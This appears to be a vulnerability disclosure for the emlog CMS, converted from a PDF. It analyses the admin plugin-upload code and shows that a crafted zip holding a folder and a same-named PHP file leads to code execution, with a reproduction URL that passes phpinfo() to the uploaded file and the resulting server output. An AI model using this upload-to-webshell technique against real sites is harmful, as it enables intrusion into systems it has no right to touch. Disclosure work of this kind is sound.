



EmbogCMS has arbitrary code execution vulnerabilities

**Visit the official website <https://www.emlog.net/>  
Download the latest version**




## code analysis

The vulnerability point is located in the plugin upload function of `/admin/plugin.php`, with the following code



```
80 }
81
82 if ($action == 'upload_zip') {
83     LoginAuth::checkToken();
84     $zipfile = isset($_FILES['pluzip']) ? $_FILES['pluzip'] : '';
85     // var_dump($zipfile);
86
87     if ($zipfile['error'] == 4) {
88         emDirect( directUrl: './plugin.php?error_d=1');
89     }
90     if ($zipfile['error'] == 1) {
91         emDirect( directUrl: './plugin.php?error_g=1');
92     }
93     if (!$zipfile || $zipfile['error'] >= 1 || empty($zipfile['tmp_name'])) {
94         emMsg( msg: '插件上传失败， 错误码: ' . $zipfile['error']);
95     }
96     if (getFileSuffix($zipfile['name']) != 'zip') {
97         emDirect( directUrl: './plugin.php?error_f=1');
98     }
99
100     $ret = emUnZip($zipfile['tmp_name'], $path: '../content/plugins/', $type: 'plugin');
101     switch ($ret) {
102         case 0:
103             emDirect( directUrl: './plugin.php?activate_install=1');
104             break;
105         case -1:
106             // 插件安装失败
107     }
108 }
```

This code calls the emUnZip function to decompress the zip package we uploaded. Follow up on this function and take a look



```
681 */
682
683 function emUnZip($zipfile, $path, $type = 'tpl') {
684     if (!class_exists( class: 'ZipArchive', autoload: FALSE)) {
685         return 3; //zip模块问题
686     }
687     $zip = new ZipArchive();
688     if (@$zip->open($zipfile) !== TRUE) {
689         return 2; //文件权限问题
690     }
691     $nr = explode( separator: '/', $zip->getNameIndex( index: 0, limit: 2));
692     $dir = isset($nr[0]) ? $nr[0] . '/' : '';
693     echo $dir;
694     switch ($type) {
695         case 'tpl':
696             $re = $zip->getFromName( name: $dir . 'header.php');
697             if (false === $re) {
698                 return -2;
699             }
700             break;
701         case 'plugin':
702             $plugin_name = substr($dir, offset: 0, length: -1);
703             echo $dir . $plugin_name . '.php';
704             $re = $zip->getFromName( name: $dir . $plugin_name . '.php');
705             if (false === $re) {
706                 return -1;
707             }
708     }
709 }
```

The main code used for uploading plugins here is as follows

```


        break;
    case 'plugin':
        $plugin_name = substr($dir, offset: 0, length: -1);
        echo $dir . $plugin_name . '.php';
        $re = $zip->getFromName( name: $dir . $plugin_name . '.php');
        if (false === $re) {
            return -1;
        }
        break;

```



Plugin\_Name is the name of the extracted file or folder, dir is in \$plugin\_ Add a/to the name, and the judgment requirement here is that we need to have a folder in the compressed package and a PHP file with the same name as the folder. If this condition is met, the plugin can be uploaded normally. We can construct the following zip file and write a sentence in test.php

## Recurrence of vulnerabilities

Add a test.php file under the test directory



Successfully uploaded



Access the directory and successfully execute any code

[http://127.0.0.1:8200/content/plugins/test/test.php?x=phpinfo\(\);](http://127.0.0.1:8200/content/plugins/test/test.php?x=phpinfo();)

PHP Version 7.3.4



System	Windows NT LAPT0P-J1CECKQV 10.0 build 22621 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ + 2017)
Architecture	x64
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\software\Phppstudy\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar